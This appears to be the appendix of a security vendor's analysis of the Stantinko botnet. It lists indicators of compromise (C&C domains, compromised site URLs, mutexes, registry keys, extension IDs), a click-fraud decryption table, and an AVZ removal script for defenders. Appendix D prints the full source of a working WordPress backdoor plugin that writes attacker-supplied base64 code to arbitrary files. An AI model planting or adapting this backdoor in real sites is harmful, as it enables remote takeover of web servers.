Stantinko Installer	bhctrl32.exe	nvccupdate[.]com
Stantinko Installer	redisd.exe	rdsbase[.]com

Stantinko github repositories

```
hxxps://www.github.com/brenev/collection
hxxps://www.github.com/svetlanachudinovskih/core
hxxps://www.github.com/alexandra-ivanyan/png
hxxps://www.github.com/romochka-shevchenko-2015/rebranding
hxxps://www.github.com/elina-golubeva/style
hxxps://www.github.com/kurenkov2014/attachments
hxxps://www.github.com/lenusyashparteeva/losed_data
hxxps://www.github.com/varvarakayusova/images
hxxps://www.github.com/anatoly-mescheryakov/icons
hxxps://www.github.com/vlabygina/clipart
hxxps://www.github.com/grishenka-kobzar/promo
hxxps://www.github.com/kabanovmihail/static
hxxps://www.github.com/shapovalovnikolayy/static
hxxps://www.github.com/SaintJson/core
hxxps://www.github.com/umnoffvladislaw/core
```

List of compromised websites with their date of first appearance (Search parser C&C)

```
Jan 21   2014  |  hxxp://www.corsionlinemtpromozione.it/images/banners/b1/index.php
Jan 21   2014  |  hxxp://xn--elprincipenorteo-lub.com.ar/images/banners/b1/index.php
Jan 21   2014  |  hxxp://www.ucguabira.com/images/banners/b1/index.php
Jan 21   2014  |  hxxp://www.unioncasa.org/images/banners/b1/index.php
Jan 21   2014  |  hxxp://localhost/searchparser/index.php
Jan 21   2014  |  hxxp://www.unique7000.org/en/images/banners/b1/index.php
Feb 19   2014  |  hxxp://www.sfcu.com.au/sfcu/images/banners/b1/index.php
Feb 19   2014  |  hxxp://eventsbyexcellence.com/photography/images/banners/b1/index.php
Feb 19   2014  |  hxxp://grupoportusalud.net/images/banners/b1/index.php
Feb 19   2014  |  hxxp://missionlocalenyonspierrelatte.com/images/banners/b1/index.php
Feb 19   2014  |  hxxp://talsma-co.nl/images/banners/b1/index.php
Nov 5    2014  |  hxxp://scorzapesquisa.net/site/images/banners/b1/index.php
Nov 5    2014  |  hxxp://fotopercepcja.pl/images/banners/b1/index.php
Apr 16   2015  |  hxxp://cdvet.ch/images/banners/b1/index.php
Apr 16   2015  |  hxxp://www.menicon.fr/porteurs/images/banners/b1/index.php
Apr 16   2015  |  hxxp://topperclean.nl/images/banners/b1/index.php
Apr 16   2015  |  hxxp://iguabaonline.com.br/quasar/images/banners/b1/index.php
Apr 17   2015  |  hxxp://hlcl.org/joomla15/images/banners/b1/index.php
Apr 27   2015  |  hxxp://www.corsionlinemtpromozione.it/frigocontact/images/banners/
                  b1/index.php
Apr 27   2015  |  hxxp://lucerne.websitewelcome.com/~trinityc/images/banners/b1/index.php
Apr 27   2015  |  hxxp://portal.antreprenor.upb.ro/images/banners/b1/index.php
Apr 27   2015  |  hxxp://gruppo89.org/images/banners/b1/index.php
Apr 27   2015  |  hxxp://79.170.44.132/nn-projects.co.uk/images/banners/b1/index.php
Apr 27   2015  |  hxxp://veterinariostijuana.com/images/banners/b1/index.php
May 30   2015  |  hxxp://xado1.md/images/banners/b1/index.php
Jun 10   2015  |  hxxp://z272081.infobox.ru/images/banners/b1/index.php
Jun 10   2015  |  hxxp://oyqrznx.wwwhl.ru/2014/images/banners/b1/index.php
Jun 23   2015  |  hxxp://bernadettejansen.nl/site/images/banners/b1/index.php
Jun 23   2015  |  hxxp://srpskicetnickipokret.org/scp/images/banners/b1/index.php
Jun 23   2015  |  hxxp://blau-weiss-grenzenlos.de/images/banners/b1/index.php
Aug 5    2015  |  hxxp://liceosilvestri.it/cms/images/banners/b1/index.php
Aug 10   2015  |  hxxp://esportesnovasoure.com.br/images/banners/b1/index.php
Aug 10   2015  |  hxxp://hotel-idol.com/tr/images/banners/b1/index.php
Aug 24   2015  |  hxxp://wiewiese.bauernhof-urlaub.or.at/images/banners/b1/index.php
Aug 24   2015  |  hxxp://www.swrs-weinsberg.de/images/banners/b1/index.php
Aug 27   2015  |  hxxp://hohnstorf-basketball.de/alt/images/banners/b1/index.php
Nov 26   2015  |  hxxp://www.ismailagenturen.com/images/banners/b1/index.php
Nov 26   2015  |  hxxp://judoclub2haine.be/images/banners/b1/index.php
```

```
Nov 26  2015  |  hxxp://moradiaecidadania.org.br/images/banners/b1/index.php
Nov 26  2015  |  hxxp://romsee-stavelot-romsee.be/images/banners/b1/index.php
Nov 26  2015  |  hxxp://parafia-srokowo.pl/images/banners/b1/index.php
Dec 4   2015  |  hxxp://soymocano54.com/images/banners/b1/index.php
Dec 4   2015  |  hxxp://sleepatastridlindgrensworld.se/images/banners/b1/index.php
Dec 4   2015  |  hxxp://antalyainsaatdergisi.com/images/banners/b1/index.php
Dec 4   2015  |  hxxp://www2.karate-st-georgen.at/images/banners/b1/index.php
Feb 23  2016  |  hxxp://ns2.huespedvirtualserver.com/images/banners/b1/index.php
Feb 24  2016  |  hxxp://www.uvdr-vg.hr/images/banners/b1/index.php
Feb 24  2016  |  hxxp://jason.shigadigsample.com/images/banners/b1/index.php
Feb 24  2016  |  hxxp://informatikundgesellschaft.de/joomla/images/banners/b1/index.php
Apr 20  2016  |  hxxp://scuolasanfrancescodassisi.net/images/banners/b1/index.php
Apr 20  2016  |  hxxp://gesund-bewegen.ch/cms/images/banners/b1/index.php
Apr 20  2016  |  hxxp://quali-kleen.com/taste/images/banners/b1/index.php
Apr 20  2016  |  hxxp://kevin-drieschner.de/feuerwehr_cms/images/banners/b1/index.php
Apr 20  2016  |  hxxp://sv-limbach.de/images/banners/b1/index.php
Apr 20  2016  |  hxxp://wittmund-restaurant-residenz.de/images/banners/b1/index.php
Apr 20  2016  |  hxxp://old.novedvory.eu/dokumenty/banners/b1/index.php
Apr 20  2016  |  hxxp://www.parkbetreuung-margareten.at/cms/images/banners/b1/index.php
Apr 20  2016  |  hxxp://www.lambertrentals.com/portal/images/banners/b1/index.php
Apr 20  2016  |  hxxp://www.goldundpartner.at/images/banners/b1/index.php
Apr 20  2016  |  hxxp://egypttoursgate.com/family-holidays-luxury-vacations/images/
                 banners/b1/index.php
Apr 20  2016  |  hxxp://pepijnenvalerie.nl/joomla/images/banners/b1/index.php
Apr 20  2016  |  hxxp://kmz-buchen.de/joomla/images/banners/b1/index.php
May 25  2016  |  hxxp://mobilhome.montourey.free.fr/images/banners/b1/index.php
Jun 23  2016  |  hxxp://sailbajaadventures.com/images/banners/b1/index.php
Jun 23  2016  |  hxxp://weddingsbeautiful.com.mx/weddings/images/banners/b1/index.php
Jul 1   2016  |  hxxp://s17drohobych.freehostia.com/images/banners/b1/index.php
Jul 1   2016  |  hxxp://zharyk.com.kz/rus/images/banners/b1/index.php
Jul 4   2016  |  hxxp://otmetka5ballov.ru/images/banners/b1/index.php
Jul 18  2016  |  hxxp://parafia-srokowo.pcspace.pl/images/banners/b1/index.php
Jul 18  2016  |  hxxp://www.florestal.gov.br/pngf/images/banners/b1/index.php
Jul 18  2016  |  hxxp://multfestas.com.br/2013/images/banners/b1/index.php
Jul 31  2016  |  hxxp://asti.bplaced.net/images/banners/b1/index.php
Aug 4   2016  |  hxxp://yorkshire-chimneys.co.uk/images/banners/b1/index.php
Aug 4   2016  |  hxxp://regionarequipa.gob.pe/dependencias/grcet/images/banners/b1/
                 index.php
Aug 4   2016  |  hxxp://pescarafclive.altervista.org/images/banners/b1/index.php
Aug 4   2016  |  hxxp://www.powisstreetdentalpractice.com/images/banners/b1/index.php
Aug 4   2016  |  hxxp://mytrade-agriculture.com/images/banners/b1/index.php
Aug 4   2016  |  hxxp://alexincerti.xoom.it/images/banners/b1/index.php
Aug 9   2016  |  hxxp://zarin-daneh.com/images/banners/b1/index.php
Aug 23  2016  |  hxxp://explora.ulagos.cl/cienciaviva/images/banners/b1/index.php
Aug 26  2016  |  hxxp://d2062745.instant.xoom.it/siteapps/66587/htdocs/images/banners/
                 b1/index.php
Aug 26  2016  |  hxxp://waldwichtel-haemelerwald.de/images/banners/b1/index.php
Sep 2   2016  |  hxxp://royerodistrilab.com/nelsonroyero/images/banners/b1/index.php
Sep 12  2016  |  hxxp://152.74.9.14/UNITEP/images/banners/b1/index.php
Sep 12  2016  |  hxxp://vinculacion.coparmexcoahuila.org.mx/images/banners/b1/index.php
Sep 12  2016  |  hxxp://kreds19-frederikshavn.dk/images/banners/b1/index.php
Sep 12  2016  |  hxxp://mult.chandra.ac.th/cw/ge/images/banners/b1/index.php
Sep 13  2016  |  hxxp://m2mobili.com/images/banners/b1/index.php
Sep 13  2016  |  hxxp://rha93.free.fr/images/banners/b1/index.php
Sep 16  2016  |  hxxp://l2campus.com/images/banners/b1/index.php
Oct 5   2016  |  hxxp://codigosurbanos.com/v4/images/banners/b1/index.php
Oct 6   2016  |  hxxp://codigosurbanos.com/v4/images/banners/b1/index_n.php
Oct 6   2016  |  hxxp://feuerwehr-hartenstein.de/images/banners/b1/index.php
Oct 7   2016  |  hxxp://st-johannesstift.de/images/banners/b1/index.php
Oct 7   2016  |  hxxp://scrisoaredelamosul.ro/santa/images/banners/b1/index.php
Oct 7   2016  |  hxxp://oneshote.com/Site/joomla/images/banners/b1/index.php
Oct 13  2016  |  hxxp://conceptosgrupocreativo.com/visionamosSalud/images/banners/
                 b1/index.php
Oct 14  2016  |  hxxp://www.tangosex.it/images/banners/b1/index.php
Oct 17  2016  |  hxxp://smksoretulungagung.sch.id/images/banners/b1/index.php
Oct 19  2016  |  hxxp://shapinglivesconference.com/images/banners/b1/index.php
```

```
Oct 19  2016  |  hxxp://vn-net29.homedns.org/fewo-primbs/images/banners/b1/index.php
Oct 20  2016  |  hxxp://hinanumbufoundationgh.org/images/banners/b1/index.php
Oct 20  2016  |  hxxp://dorazio.altervista.org/images/banners/b1/index.php
Oct 20  2016  |  hxxp://k3bweb78.altervista.org/images/banners/b1/index.php
Oct 20  2016  |  hxxp://pepekswiata.com.pl/starealejare/images/banners/b1/index.php
Oct 20  2016  |  hxxp://www.chantalligraphics.com/health101.old/images/banners/
                 b1/index.php
Oct 20  2016  |  hxxp://banchio.com/pendientes/images/banners/b1/index.php
Oct 20  2016  |  hxxp://southswimming.com/content/images/banners/b1/index.php
Oct 20  2016  |  hxxp://edomerlomat.altervista.org/images/banners/b1/index.php
Oct 24  2016  |  hxxp://roanokecares.com/images/banners/b1/index.php
Oct 24  2016  |  hxxp://cadexchuquisaca.org.bo/images/banners/b1/index.php
Oct 25  2016  |  hxxp://laboratoriochimicoveneto.it/lcv/images/banners/b1/index.php
Oct 25  2016  |  hxxp://142-4-18-114.unifiedlayer.com/images/banners/b1/index.php
Oct 25  2016  |  hxxp://bobonana.com/familien/images/banners/b1/index.php
Oct 26  2016  |  hxxp://panaderiasantalibrada.com/main/images/banners/b1/index.php
Oct 26  2016  |  hxxp://notre370z.com/images/banners/b1/index.php
Oct 26  2016  |  hxxp://barangayugong.com/images/banners/b1/index.php
Nov 3   2016  |  hxxp://alkiviadistours.gr/tour/images/banners/b1/index.php
Nov 8   2016  |  hxxp://syl-diavitikon-nthess.gr/images/banners/b1/index.php
Nov 8   2016  |  hxxp://lksavvas.gr/images/banners/b1/index.php
Nov 9   2016  |  hxxp://tagaras.gr/images/banners/b1/index.php
Nov 9   2016  |  hxxp://debian.itbiz.gr/enoria_kastaneris/images/banners/b1/index.php
Nov 9   2016  |  hxxp://energymix.xp3.biz/joomla/images/banners/b1/index.php
Nov 10  2016  |  hxxp://archiv.nezavisli-zruc.cz/images/banners/b1/index.php
Dec 1   2016  |  hxxp://kapatex.iluze.com/images/banners/b1/index.php
Dec 15  2016  |  hxxp://derecskeikutyaiskola.hu/images/banners/b1/index.php
Dec 15  2016  |  hxxp://alhwaidi4hybrid.com/ar/images/banners/b1/index.php
Dec 15  2016  |  hxxp://mst.etravelsystem.com/eztproperty/images/banners/b1/index.php
Dec 15  2016  |  hxxp://alzwea.com/itech-iraq.com/images/banners/b1/index.php
Dec 20  2016  |  hxxp://zawodnicy.baseball.pl/images/banners/b1/index.php
Dec 21  2016  |  hxxp://intranet2.marne.chambagri.fr/joomla/images/banners/b1/index.php
Dec 21  2016  |  hxxp://www.daydream-lab.com/flsh/main/images/banners/b1/index.php
Dec 21  2016  |  hxxp://rouken.sakura.ne.jp/fittest/images/mod.php
Dec 21  2016  |  hxxp://rouken.sakura.ne.jp/fittest/images/banners/b1/index.php
Dec 21  2016  |  hxxp://asandoosh.com/images/banners/b1/index.php
Dec 21  2016  |  hxxp://smabugisiah.edu.my/images/banners/b1/index.php
Dec 26  2016  |  hxxp://alhayat-aljadedah.com/images/banners/b1/index.php
Dec 26  2016  |  hxxp://leadershipacademy.ps/english/images/banners/b1/index.php
Dec 26  2016  |  hxxp://www.agencija-jajce.ba/arabic/images/banners/b1/index.php
Dec 26  2016  |  hxxp://vanocnidarky.provsechny.net/images/banners/b1/index.php
Dec 26  2016  |  hxxp://millerjw.com/czechpoint/images/banners/b1/index.php
Dec 26  2016  |  hxxp://edomerlomat.altervista.org/images/banners/b1/index.php
Dec 26  2016  |  hxxp://krystiank.home.pl/autoinstalator/joomla15/images/banners/
                 b1/index.php
Dec 27  2016  |  hxxp://tommasobocchetti.it/images/banners/b1/index.php
Jan 30  2017  |  hxxp://vmedia.mk/GinekomedikaCalculators/images/banners/b1/index.php
Jan 30  2017  |  hxxp://xn----7sbpbmda7aknrei7dwb9f.xn--p1ai/images/banners/b1/index.php
Jan 30  2017  |  hxxp://vehicleteams.scripts.mit.edu/home/images/banners/b1/index.php
Jan 30  2017  |  hxxp://dvz.ppi.net.ua/images/banners/b1/index.php
Jan 31  2017  |  hxxp://irina-petrenko.by/images/banners/b1/index.php
Jan 31  2017  |  hxxp://usreturns.com/images/banners/b1/index.php
Jan 31  2017  |  hxxp://wolnywww.instytutslowacki.pl/images/banners/b1/index.php
Jan 31  2017  |  hxxp://www.kalamari-notes.gr/joomla/images/banners/b1/index.php
Jan 31  2017  |  hxxp://bukaeva.lg.ua/images/banners/b1/index.php
Jan 31  2017  |  hxxp://xier.avalon.biz.ua/images/banners/b1/index.php
Feb 15  2017  |  hxxp://xray.bmc.uu.se/spb/images/banners/b1/index.php
Feb 15  2017  |  hxxp://aupair-germany.eu/inhalt/images/banners/b1/index.php
Feb 15  2017  |  hxxp://vicaweb.talentoshow.com/Joomla/images/banners/b1/index.php
Feb 16  2017  |  hxxp://yik.edu.my/sekolah/mspp/images/banners/b1/index.php
Feb 16  2017  |  hxxp://treningmentalny.home.pl/m_dddd/images/banners/b1/index.php
Mar 16  2017  |  hxxp://the-dreamweaver.net/portal/images/banners/b1/index.php
```

```
Mar 16  2017  |  hxxp://eki.szie.hu/erasmusip/images/banners/b1/index.php
Mar 16  2017  |  hxxp://erasmus.sp9.slupsk.pl/images/banners/b1/index.php
Apr 3   2017  |  hxxp://sceptretoursandtravel.com/images/banners/b1/index.php
Apr 25  2017  |  hxxp://alcaldiadematurin.gob.ve/portal3/images/banners/b1/index.php
Apr 25  2017  |  hxxp://thegamerszone-mgc.com/images/banners/b1/index.php
May 8   2017  |  hxxp://banueventsolutions.com/images/banners/b1/index.php
May 23  2017  |  hxxp://kryonschule-ahaus.de/images/banners/b1/index.php
May 23  2017  |  hxxp://aklcosmetics.com.au/images/banners/b1/index.php
May 24  2017  |  hxxp://lotto4phone.altervista.org/images/banners/b1/index.php
May 25  2017  |  hxxp://tim-johnson.com/images/banners/b1/index.php
May 25  2017  |  hxxp://scrapbook-stickers.com/images/banners/b1/index.php
May 26  2017  |  hxxp://doscerodesign.com/hele/images/banners/b1/index.php
```

FileTour click-fraud doorway websites

```
hxxp://good-journal.net
hxxp://nano-news.info
hxxp://newssocial.org
hxxp://news-true.net
```

FileTour click-fraud bitly redirections

```
hxxps://bitly.com/2mfUhWn2
hxxps://bitly.com/2lzYhUo
```

A.3. Windows Artifacts

Mutexes

```
Global\BitStreamSvc
Global\D3DAdapter_ServiceEvent
Global\Intel_hctrl32
Global\KBDMAIServiceEvent
Global\Kbdmai_ServiceEvent
Global\OptimizeSataDevices
Global\ServiceLibEvent
Global\ThemeControl
Global\WBiosrvp
Global\Wlan_Manager_Initialize
Global\Wsaudio_Initialize
```

Windows Registry keys

```
HKLM\SYSTEM\CurrentControlSet\Services\BitStreamSvc\
HKLM\SYSTEM\CurrentControlSet\services\Bonjoiur Host Controller\
HKLM\SYSTEM\CurrentControlSet\services\Coupons Browser Update Service\
HKLM\SYSTEM\CurrentControlSet\services\d3dadapter\
HKLM\SYSTEM\CurrentControlSet\Services\Ghostery Storage Server\
HKLM\SYSTEM\CurrentControlSet\services\ihctrl32\
HKLM\SYSTEM\CurrentControlSet\services\ir16_32\
HKLM\SYSTEM\CurrentControlSet\services\KBDMAI\
HKLM\SYSTEM\CurrentControlSet\Services\optsatadc\
HKLM\SYSTEM\CurrentControlSet\services\themctrl\
HKLM\SYSTEM\CurrentControlSet\Services\wbiosrvp\
HKLM\SYSTEM\CurrentControlSet\Services\wlanmgr\
HKLM\SYSTEM\CurrentControlSet\Services\wsaudio\
HKLM\SOFTWARE\Classes\[0-9A-F]{4}.FieldListCtrl.1\
HKLM\SOFTWARE\Classes\[0-9A-F]{4}.CoreClass.2\
```

PDB paths

```
D:\work\brut\cms\facebook\facebookbot\Release\facebookbot.pdb
D:\work\service\plugins\Release\get_hdd_serial_number.pdb
D:\work\service\plugins\Release\remove_plugins_installer.pdb
D:\work\service\plugins\Release\remove_zaxar.pdb
D:\work\service\plugins\Release\reset_safesurfing_flag.pdb
D:\work\service\service\Release\bstreamsvc.pdb
D:\work\service\service\Release\bstreamsvc_setup.pdb
```

```
D:\work\service\service\Release DRTIPROV\ir16_32.pdb
D:\work\service\service\Release\first_service.pdb
D:\work\service\service\Release\first_service_setup.pdb
D:\work\service\service\Release\ihctrl32.pdb
D:\work\service\service\Release\ihctrl32_setup.pdb
D:\work\service\service\Release\ir16_32.pdb
D:\work\service\service\Release\optsatadc.pdb
D:\work\service\service\Release\optsatadc_setup.pdb
D:\work\service\service\Release\themctrl.pdb
D:\work\service\service\Release\themctrl_setup.pdb
D:\work\service\service\Release\wbiosrvp_setup.pdb
D:\work\service\service\Release\wsaudio_setup.pdb
D:\work\ultdr\udsetup\Release\udsetup_winapi_morphed.pdb
Z:\source\service\Release\ir16_32.pdb
Z:\source\service\Release\setup_serv.pdb
```

A.4. FileTour Related Browser Extensions

```
mokpognidnibahjeehkdhmkdbgabfkep
loomomcdgnodjphdehpoanlofjmeokke
ccimlhmlgnkjempcghlabllkbgdpjagk
hfpaelefmfpfdmjiecdccpmekghdjcap
ifmchoplnlafebjembfaaaildcgdadab
jogagnofhbcgldnmafkhagknogbfloaa
cpflnioddbhmlchefkmcmeehjpcpiknp
lebjkfokgcengijgdodopobcbndflcjb
dehgholebonhipemehadgjoihnjbpgnm
glbcbgbodmnemnejddpbhcfekfdjgmej
fedboeonidlcgnflmajfheilcmgiahgf
icepgilpdfnecncejolijhnognpbgcgd
ihlmbkmmgnhgaagimihfdhegemppnpec
fckhmicipjghfnoiolefdkafcoaliinf
igdfoaggcognkghmlgimipmekdmjcbce
hkmchnencjegegndmipmfejhipafelid
pnlkhjfflffalbikohnkooficoieaedc
gmaekjobdijleaflgnccechjojghplfe
ihmlfmpkhhcbgbnlgjkkcaclghpolpif
nibehnlbphofobopalmijhgbgdohendj
dekaaalblcclbepghohmhjpggimlpcfi
mkeifhecfglioohhpfhjlgmagmjifglk
kifmjnjoooklbpnejkbgeeoemkbahgic
pkcjhbglopidnjfdncdkegdhbhfgkilp
achhckalphdlhbnohjonneffefbmaddi
pgjjlglfnamkhfidnchomgjkjnjhlofo
fgldnknlljnfcfgchdijbjmmkdkmnabn
nhkchinogebbapokmlnfbfoglnonminm
pfmlgdpgagephflfijfmhjckammbifgk
hgociblokhadkfkngfalkcgkaogjahjo
eldcljhecbiffkhpkdedikmaegjpilpe
oelpkepjlgmehajehfeicfbjdiobdkfj
ccfifbojenkenpkmnbnndeadpfdiffof
ojlcebdkbpjdpiligkdbbkdkfjmchbfd
lbnbblpcickpemfcgmeejknhhohkbbdb
dhdgffkkebhmkfjojejmpbldmpobfkfo
iindkkipiinfeoppmpjcmmifilkighnp
```

Figure 96. **List of extensions that can be installed**

A.5. KBDMAI_ExtInstaller

```
%LOCALAPPDATA%\Google\Chrome\User Data\Default\Preferences
%LOCALAPPDATA%\Google\Chrome\User Data\Default\Secure Preferences
%LOCALAPPDATA%\Google\Chrome\User Data\Local State

%LOCALAPPDATA%\Yandex\YandexBrowser\User Data\Default\Preferences
%APPDATA\Opera Software\Opera Stable\Preferences
%APPDATA\Opera Software\Opera Next\Preferences
%LOCALAPPDATA%\Yandex\Internet\User Data\Default\Preferences
%LOCALAPPDATA%\Kometa\User Data\Default\Preferences
%LOCALAPPDATA%\Xpom\User Data\Default\Preferences
%LOCALAPPDATA%\Nichrome\User Data\Default\Preferences
%LOCALAPPDATA%\Comodo\Dragon\User Data\Default\Preferences
%LOCALAPPDATA%\MapleStudio\ChromePlus\User Data\Default\
Preferences
%LOCALAPPDATA%\PlayFree Browser\User Data\Default\Preferences
%LOCALAPPDATA%\uCozMedia\Uran\User Data\Default\Preferences
%LOCALAPPDATA%\Torch\User Data\Default\Preferences
%LOCALAPPDATA%\Orbitum\User Data\Default\Preferences
%LOCALAPPDATA%\Chromium\User Data\Default\Preferences
%LOCALAPPDATA%\Bromium\User Data\Default\Preferences
%LOCALAPPDATA%\Crossbrowse\Crossbrowse\User Data\Default\
Preferences;

%APPDATA%\Mozilla\Firefox\Profiles\<profile_dir>\prefs.js
%APPDATA%\Mozilla\Firefox\Profiles\<profile_dir>\extensions.ini
%APPDATA%\Mozilla\Firefox\Profiles\<profile_dir>\extensions.json
```

Figure 97. **Browser files modified by `KBDMAI_ExtInstaller`**

APPENDIX B: FILETOUR CLICK-FRAUD SUBSTITUTION TABLE

The key is the encrypted character and the value is the corresponding decrypted character.

```
substitution_dict = {34:44,35:45,28:46,29:47,79:97,72:98,73:99,74:100,75:101,68:102,
69:103,70:104,71:105,96:106,97:107,98:108,99:109,92:110,93:111,88:114,89:115,90:116,
91:117,84:118,85:119,86:120,87:121}
```

APPENDIX C: AVZ SCRIPT

```
Procedure RemoveMalwareTask(AFileName : string);
var
       ext : string;
begin
       LoadFileToBuffer(AFileName);

       if SearchSign('3C 00 41 00 72 00 67 00 75 00 6D 00 65 00
6E 00 74 00 73 00 3E 00 68 00 74 00 74 00 70 00 3A 00 2F 00 2F
00', 0, 0) >= 0 then
              DeleteFile(AFileName, '32,64');
       if SearchSign('3C 00 41 00 72 00 67 00 75 00 6D 00 65 00
6E 00 74 00 73 00 3E 00 68 00 74 00 74 00 70 00 73 00 3A 00 2F 00
2F 00', 0, 0) >= 0 then
              DeleteFile(AFileName, '32,64');

       ext := LowerCase(ExtractFileExt(AFileName));
       if (ext = '.job') then
              begin
                     if SearchSign('00 68 00 74 00 74 00 70 00 3A
00 2F 00 2F 00', 0, 0) >= 0 then
                            DeleteFile(AFileName, '32,64');

                     if SearchSign('00 68 00 74 00 74 00 70 00 73
00 3A 00 2F 00 2F 00', 0, 0) >= 0 then
                            DeleteFile(AFileName, '32,64');
              end;
       FreeBuffer;
end;
procedure EnumAutorun(Elements : TStrings);
const
        AUTORUN_KEY = '\Software\Microsoft\Windows\CurrentVersion\
Run\';
var
    user_keys : TStrings;
    values : TStrings;
    i, j : Integer;
begin
        user_keys := TStringList.Create;
        values := TStringList.Create;
                RegKeyEnumKey('HKLM', 'SOFTWARE\Microsoft\Windows
NT\CurrentVersion\ProfileList', user_keys);
        for i := 0 to user_keys.Count-1 do
        begin
                values.Clear;
                RegKeyEnumVal('HKEY_USERS', user_keys[i] +
AUTORUN_KEY, values);
```

```
                                    for j := 0 to values.Count - 1
do
                begin
                        Elements.Add(user_keys[i] + AUTORUN_KEY +
values[j]);
                end;
        end;
                values.Free;
        user_keys.Free;
        end;
function CreateUserDirectoryPath(user : string) : string;
begin
       Result := ExtractFilePath(NormalDir('%ProfileDir%')) + user
+ '\';
end;
function CreateAppDataPathForUser(user : string) : string;
var
       path, users_dir : string;
       ps : integer;
begin
       users_dir := NormalDir('%ProfileDir%');
       path := NormalDir('%AppData%');
       path := Copy(path, Length(users_dir) + 1, Length(path) -
Length(users_dir) + 1);
       ps := Pos('\', path);
       Result := users_dir + user + Copy(path, ps, Length(path) -
ps);
end;
procedure RemoveZaxar();
var
       file : string;
       autorun, user_dirs, files : TStrings;
       i, j : Integer;
       val : string;
begin
       TerminateProcessByName('ZaxarGameBrowser.exe');
       TerminateProcessByName('ZaxarLoader.exe');
       file := NormalDir('%PF%\Zaxar\');
       DeleteFileMask(file, '*.*', true);
       DeleteDirectory(file);
              file := NormalDir('%PF% (x86)\Zaxar\');
       DeleteFileMask(file, '*.*', true);
       DeleteDirectory(file);
autorun := TStringList.Create;
       EnumAutorun(autorun);
       for i := 0 to autorun.Count - 1 do
       begin
              val := LowerCase(RegKeyStrParamRead('HKEY_USERS',
ExtractFilePath(autorun[i]), ExtractFileName(autorun[i])));
              if (Pos('zaxargamebrowser.exe', val) <> 0) OR
(Pos('zaxarloader.exe', val) <> 0) then
              begin
                      RegKeyParamDel('HKEY_USERS',
ExtractFilePath(autorun[i]), ExtractFileName(autorun[i]));
              end;
       end;
       .autorun.Free;
       user_dirs := TStringList.Create;
              files := TStringList.Create;
              SearchFolders(NormalDir('%ProfileDir%'), '*', user_
dirs, false, true);
              for i := 0 to user_dirs.Count - 1 do
              begin
```

```
                    files.Clear;
                    file := CreateAppDataPathForUser(user_
dirs[i]) + '\Microsoft\Windows\Start Menu\Programs\';
                    SearchFiles(file, '*.lnk', files, true,
true);
                    file := file + 'Startup\';
                    SearchFiles(file, '*.lnk', files, true,
true);
                    file := CreateUserDirectoryPath(user_dirs[i])
+ '\Start Menu\Programs\';
                    SearchFiles(file, '*.lnk', files, true,
true);
                    file := file + 'Startup\';
                    SearchFiles(file, '*.lnk', files, true,
true);
for j := 0 to files.Count - 1 do
begin
      file := LowerCase(ExtractFileName(files[j]));
      if (file = 'zaxargamebrowser.lnk') OR (file = 'zaxarloader.
lnk') OR (file = 'zaxar games browser.lnk') then
      DeleteFile(files[j]);
end;
end;
      files.Free;
      user_dirs.Free;
end;
procedure RemoveMSCInfo();
var
      file : string;
begin
      file := GetServiceFile('MSCInfo');
      TerminateProcessByName('MSCInfo.exe');
      StopService('MSCInfo');
      DeleteService('MSCInfo');
      file := ExtractFilePath(file);
      if (file <> '') then
      begin
      DeleteFileMask(file, '*.*', true);
      DeleteDirectory(file);
      end;
end;
procedure RemoveTasks();
var
      tasks : TStrings;
      i : integer;
begin
      tasks := TStringList.Create;
      SetupAVZ('X64R=NN');
      SearchFiles('%System32%\Tasks', '*.*', tasks, true, true);
      SearchFiles('%WinDir%\Tasks', '*.*', tasks, true, true);
      for i := 0 to tasks.Count-1 do
      RemoveMalwareTask(tasks[i]);
      SetupAVZ('X64R=YY');
      tasks.Free;
end;
begin
      RemoveMSCInfo();
      RemoveZaxar();
      RemoveTasks();
ExitAVZ;
end
```

Figure 98. **AVZ script to remove Zaxar**

APPENDIX D: WORDPRESS BACKDOOR

```
<?php

%s/*
Plugin Name: WPUFthing
Plugin URI: http://wordpress.org/#
Description: ***
Author: thing
Version: 1.0
Author URI: http://
*/

/* Copyright 2015   thing  (email: thing666@gmail.com)

    This program is free software; you can redistribute it and/or
    modify it under the terms of the GNU General Public License as
    published by the Free Software Foundation; either version 2 of
    the License, or (at your option) any later version.

    This program is distributed in the hope that it will be
    useful, but WITHOUT ANY WARRANTY; without even the implied
    warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR
    PURPOSE. See the GNU General Public License for more details.

    You should have received a copy of the GNU General Public
    License along with this program; if not, write to the Free
    Software
    Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA
    02110-1301    USA
*/

error_reporting(0);
if (isset($_POST['code']) && isset($_POST['action']) && isset($_
POST['name']))
{

    switch( $_POST['action'] ) {
        case 'save':
            $h = @fopen( '../' . $_POST['name'], 'a+' );
            if( $h ) {
                @flock( $h, LOCK_EX );
                @fwrite( $h, base64_decode( $_POST['code'] ) );
                @flock( $h, LOCK_UN );
                @fclose( $h );
            }
            die( file_exists( '../' . $_POST['name'] ) ? 'OK' :
                 'ERROR' );
            break;
        case 'remove':
            if( file_exists( '../' . $_POST['name'] ) ) {
                @unlink( '../' . $_POST['name'] );
            }
            die ( file_exists( '../' . $_POST['name'] ) ?
                 'ERROR' : 'OK' );
            break;
                }
        }
```

Figure 99. **WordPress backdoor plugin**